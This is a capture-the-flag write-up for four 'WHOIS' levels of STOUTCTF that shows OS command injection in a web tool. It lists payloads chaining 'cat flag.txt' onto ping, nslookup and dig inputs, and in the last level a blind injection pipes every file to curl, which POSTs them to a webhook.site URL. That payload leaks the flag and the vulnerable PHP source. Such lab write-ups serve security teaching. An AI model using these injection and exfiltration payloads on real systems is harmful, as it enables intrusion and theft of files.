WHOIS LVL1


Description

Null

Theres so multiple injection can be used. Here example list what can be used:


Form-select	Payload
nslookup	; cat flag.txt
nslookup	| cat flag.txt
nslookup	& cat flag.txt
nslookup	&& cat flag.txt
nslookup	\`cat flag.txt\`
ping	0.0.0.0 && cat flag.txt
ping	0.0.0.0 | cat flag.txt
ping	0.0.0.0; cat flag.txt
ping	0.0.0.0 & cat flag.txt
dig	; cat flag.txt
dig	| cat flag.txt
dig	& cat flag.txt
dig	&& cat flag.txt
dig	\`cat flag.txt\`

Why did it happen? The failure to validate inputs before using them in functions that invoke OS-level commands, such as exec(), system(), or shell scripting constructs. As a result, we can exploit the application by appending the os command. To demonstrate the os example:




```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ ping 0.0.0.0 -c 3 ; cat flag.txt
PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.169 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms

--- 0.0.0.0 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2066ms
rtt min/avg/max/mdev = 0.063/0.099/0.169/0.049 ms
STOUTCTF{REDACTED}
```




```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ ping 0.0.0.0 -c 3 | cat flag.txt
STOUTCTF{REDACTED}
```



```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ nslookup ; cat flag.txt
> STOUTCTF{REDACTED}
```

Example one




whois tool v2.0

nslookup ; cat flag.txt

```
STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}
```

Example two



```
127.0.0.1;cat flag.txt
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.179 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.224 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.134/0.174/0.224/0.033 ms
STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}
```


Flag	STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}

WHOIS LVL2

Description:

Null

This time im using | to get the flag.



```
127.0.0.1 | cat flag.txt
```

```
STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}
```

Payload

```
0.0.0.0 | cat flag.txt
```


Flag	STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}

WHOIS LVL3

Description:

Null

Using ` and the command on the dig section.



`cat flag.txt`

```
; <<>> DiG 9.11.5-P4-5.1+deb10u11-Debian <<>> STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 22326
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4689b9d0f893e4b5 (echoed)
;; QUESTION SECTION:
;STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}. IN A

;; Query time: 5 msec
;; SERVER: 10.43.0.10#53(10.43.0.10)
;; WHEN: Fri Dec 20 01:36:06 UTC 2024
;; MSG SIZE  rcvd: 83
```

Payload

```
`cat flag.txt`
```

Flag	STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}

WHOIS LVL4


Description:

Null

Since other functions like ping, dnslookup, and dig couldn't be used, I decided to attempt a blind OS injection on the backup section using the curl function. By doing this, I was able to observe the response on the webhook site. This confirmed that the | (pipe) operator was functional. I then proceeded to send a POST request to read everything inside the current directory.

Payload

```
| cat * | curl -X POST -d @- https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297
```



| cat * | curl -X POST -d @- https://webhoo

Backup was sucessful

POST #80b67 75.9.127.110 12/20/2024 7:03:29 PM
GET #eea20 75.9.127.110 12/20/2024 7:02:08 PM
GET #12c14 75.9.127.110 12/20/2024 7:01:07 PM
GET #e4046 211.24.79.235 12/20/2024 7:00:58 PM
POST #9a786 75.9.127.110 12/20/2024 1:37:48 AM
POST #fddc2 75.9.127.110 12/20/2024 1:37:31 AM
POST #0d4ce 75.9.127.110

Headers

expect	100-continue
content-type	application/x-www-form-urlencoded
content-length	4150
accept	*/*
user-agent	curl/7.64.0
content-range	bytes /var/www/html/index.php/4150
host	webhook.site

Query strings

(empty)


Form values

STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}<?php____if(isset($_POST	{"'command'":" $_POST['command']; $target = $_POST['target']; switc...
1");________________if _($result_!	= null
strpos($result,_"zip_error")_	== false) die("Backup was sucessful"); else die("Backup was not suc...

Raw Content ☑ Format JSON ☑ Word-Wrap Copy


```
STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}<?php    if(isset($_POST['comman
d'],$_POST['target'])){        $command = $_POST['command'];        $target =
$_POST['target'];        switch($command) {                         case "backup":
$result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&
1");                if ($result !== null && strpos($result, "zip error") === fa
lse)                die("Backup was sucessful");                else
die("Backup was not sucessful");                                    break;
}        die("Some functions are not available now, you may need to buy me a bi
tcoin to execute them!");    }?><!DOCTYPE html><html lang="en"><head>    <meta
charset="UTF-8">    <meta name="viewport" content="width=device-width, initial-
```

Close up look



| cat flag.txt | curl -X POST -d @- https//wı

Backup was sucessful



POST #ce3df 75.9.127.110
12/23/2024 5:04:21 AM

Request Details

POST	https://webhook.site/7a5db0fb-acf1-445d-b0b7-576d8c987245
Host	75.9.127.110 Whois Shodan Netify Censys VirusTotal
Date	12/23/2024 5:04:21 AM (a few seconds ago)
Size	42 bytes
Time	0.000 sec
ID	ce3dfbad-faee-435f-94c6-d31a9f6b6a33
Note	Add Note

Query strings

(empty)

Raw Content

```
STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}
```

Flag	STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}